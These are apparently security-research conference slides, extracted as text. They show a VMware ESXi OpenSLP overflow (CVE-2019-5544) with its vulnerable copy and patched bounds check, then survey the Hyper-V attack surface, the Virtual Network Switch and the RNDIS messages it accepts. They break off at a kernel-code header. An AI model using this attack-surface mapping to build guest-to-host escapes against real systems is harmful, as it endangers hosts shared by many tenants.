
VMware ESXi TianfuCup 2019

```
T0_UINT16(urlentry->opaque + 1, urlentry->lifetime);
```

```
memcpy(result->curpos, urlentry->opaque, urlentry->opaquelen);  
result->curpos += urlentry->opaquelen;
```

CVE-2019-5544

```
T0_UINT16(urlentry->opaque + 1, urlentry->lifetime);  
if (RemainingBufferSpace(result) >= urlentry->opaquelen)  
{  
    memcpy(result->curpos, urlentry->opaque, urlentry->opaquelen);  
    result->curpos = result->curpos + urlentry->opaquelen;  
}  
else  
{  
    SLPDLog("Opaque Url too big (ask: %d have %" PRIu64 "), failing  
            urlentry->opaquelen, (%u) RemainingBufferSpace(resu  
            errorcode = SLP_ERROR_PARSE_ERROR;  
            goto FINISHED;  
}
```



Part 2

Microsoft Hyper-V

<https://t.me/learningnets>

Agenda

- The Big Picture **1**
- Microsoft Hyper-V **2**
 - Attack vectors
 - Research trends
 - Personal insights
- Virtual Network Switch **3**

Microsoft Hyper-V: Implementation Bits

Interfaces

- Well defined hypercall interface
 - Native (Intel VT-x / AMD-V)
 - Open source functional specification (TLFS)
 - Least privilege, minimal functionality
- Centered around paravirtualization
 - VMBUS - Virtual Machine bus
 - Shared memory, ring buffers, channels, vdevice-specific protocols
 - Exception: Generation 1 VMs
- Split driver model for pv devices
 - VSPs + VSCs
 - Linux Integration Services
 - Microsoft drivers (built-in)

Modules

- “The” hypervisor (VMM)
 - hvix64.exe / hvax64.exe
- Kernel modules: vm*.sys
 - VMBUS (vmbusr.sys)
 - PCI (vpcivsp.sys)
 - Virtual Network Switch (vmswitch.sys)
- Userland modules: vm*.dll
 - I/O emulation
 - Video (VMUiDevices.dll)
 - Storage (VMEEmulatedStorage.dll)
 - VMBUS userland interfaces

Where is my E1000???


<https://docs.microsoft.com/en-us/archive/blogs/jhoward/hyper-v-generation-2-virtual-machines-part-1>

There are some obvious devices we removed. For example, the legacy network adapter (which is an emulated device based on a DEC/Intel/Tulip 21140). Then we removed the IDE controller. And the floppy controller plus associated DMA controller. And the serial controller (COM ports). These are all things you can directly see in the VM settings.


Then we changed other devices such as removing the legacy i8042 keyboard controller (which has an interesting side effect I will talk about in a future part), PS/2 mouse, S3 Video, the Programmable Interrupt Controller (PIC), the Programmable Interrupt Timer (PIT), the Super I/O device on which floppy support relied. We actually went even further by removing the PCI bus as well. For good measure, we also removed the speaker and the numerical co-processor. We also revised ACPI.

Of course, when you rip this much out, you may initially think 'could an operating system boot in this environment?'. With just the above changes, the answer would be no. Primarily because the most common ways of booting a generation 1 VM are a disk/VHD attached to an IDE controller, an ISO/DVD drive attached to an IDE controller, or PXE boot from the legacy network adapter. I'm ignoring boot from floppy (.VFD) – I'm sure not many people do this these days!


Attack vectors: Microsoft Hyper-V (official v'u)




Attack vectors: Microsoft Hyper-V (reality)



Attack vectors: Microsoft Hyper-V (vulns)



Attack vectors: Microsoft Hyper-V (trends)



Odays.engineer

Heuristic approximation: <https://t.me/learningnets> vs. General trend in public vulnerability disclosures

Part 3


Hyper-V Virtual Network Switch

<https://t.me/learningrust>

Agenda

- The Big Picture **1**
- Microsoft Hyper-V **2**
- Virtual Network Switch **3**
 - Architecture
 - Undocumented internals
 - Example vulnerability

Where is it?



Microsoft Hyper-V: Virtual Network Switch

Overview

- Omnipresent and mandatory component that lives in the kernel of the root partition (host OS)
- Purely synthetic paravirtualized device
- Handles all and everything networking in a Hyper-V cloud
 - Network connectivity inside VMs
 - Generation 1 & 2
 - Bridging to physical adapters
 - Switching to networks
 - Inter-VM networking
- Privileged attack surface reachable directly from the Guest VM

<https://blogs.msdn.microsoft.com/virt/2011/05/12/hyper-v-virtual-network-switch/>

Implementation

- RNDIS-compliant virtual ethernet controller
- Paravirtualized guests talk to it directly by sending RNDIS messages with OID commands over the VMBUS
- Huge

RNDIS

Microsoft documentation

RNDIS specification




Figure 1: General architecture of the RNDIS Protocol

The host side of the protocol is responsible for the following:

[MS-RNDIS] – v20140501
Remote Network Driver Interface Specification (RNDIS) Protocol

The following Remote NDIS message set mirrors the semantics of the NDIS miniport driver interface:

- Initializing, resetting, and halting device operation
- Transmitting and receiving networking data packets
- Setting and querying device operational parameters
- Indicating media link status and monitoring device status

<https://docs.microsoft.com/en-us/windows-hardware/drivers/network/overview-of-remote-ndis--rndis->

Ntddndis.h
(Windows SDK)

```
//  
// OID's used for Hyper-V extensible switch  
//  
#define OID_SWITCH_PROPERTY_ADD 0x00010263 // set only  
#define OID_SWITCH_PROPERTY_UPDATE 0x00010264 // set only  
#define OID_SWITCH_PROPERTY_DELETE 0x00010265 // set only  
#define OID_SWITCH_PROPERTY_ENUM 0x00010266 // method only  
#define OID_SWITCH_FEATURE_STATUS_QUERY 0x00010267 // method only  
  
#define OID_SWITCH_NIC_REQUEST 0x00010270 // method only  
#define OID_SWITCH_PORT_PROPERTY_ADD 0x00010271 // set only  
#define OID_SWITCH_PORT_PROPERTY_UPDATE 0x00010272 // set only  
#define OID_SWITCH_PORT_PROPERTY_DELETE 0x00010273 // set only  
#define OID_SWITCH_PORT_PROPERTY_ENUM 0x00010274 // method only  
#define OID_SWITCH_PARAMETERS 0x00010275 // query only  
#define OID_SWITCH_PORT_ARRAY 0x00010276 // query only  
#define OID_SWITCH_NIC_ARRAY 0x00010277 // query only  
#define OID_SWITCH_PORT_CREATE 0x00010278 // set only
```

Virtual Network Switch Internals

RNDIS vs. vmswitch

Theory (RNDIS specification)

2.2.3 REMOTE_NDIS_HALT_MSG

This message is sent by the host to halt the device.

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
MessageType																															
MessageLength																															
RequestID																															

MessageType (4 bytes): Identifies the type of the RNDIS message and MUST be set to 0x00000003.

MessageLength (4 bytes): The length of this message, in bytes. It MUST be set to 0x0000000C.

RequestID (4 bytes): A value generated uniquely per device by the host to track this message.

Host OS kernel (vmswitch.sys)

```
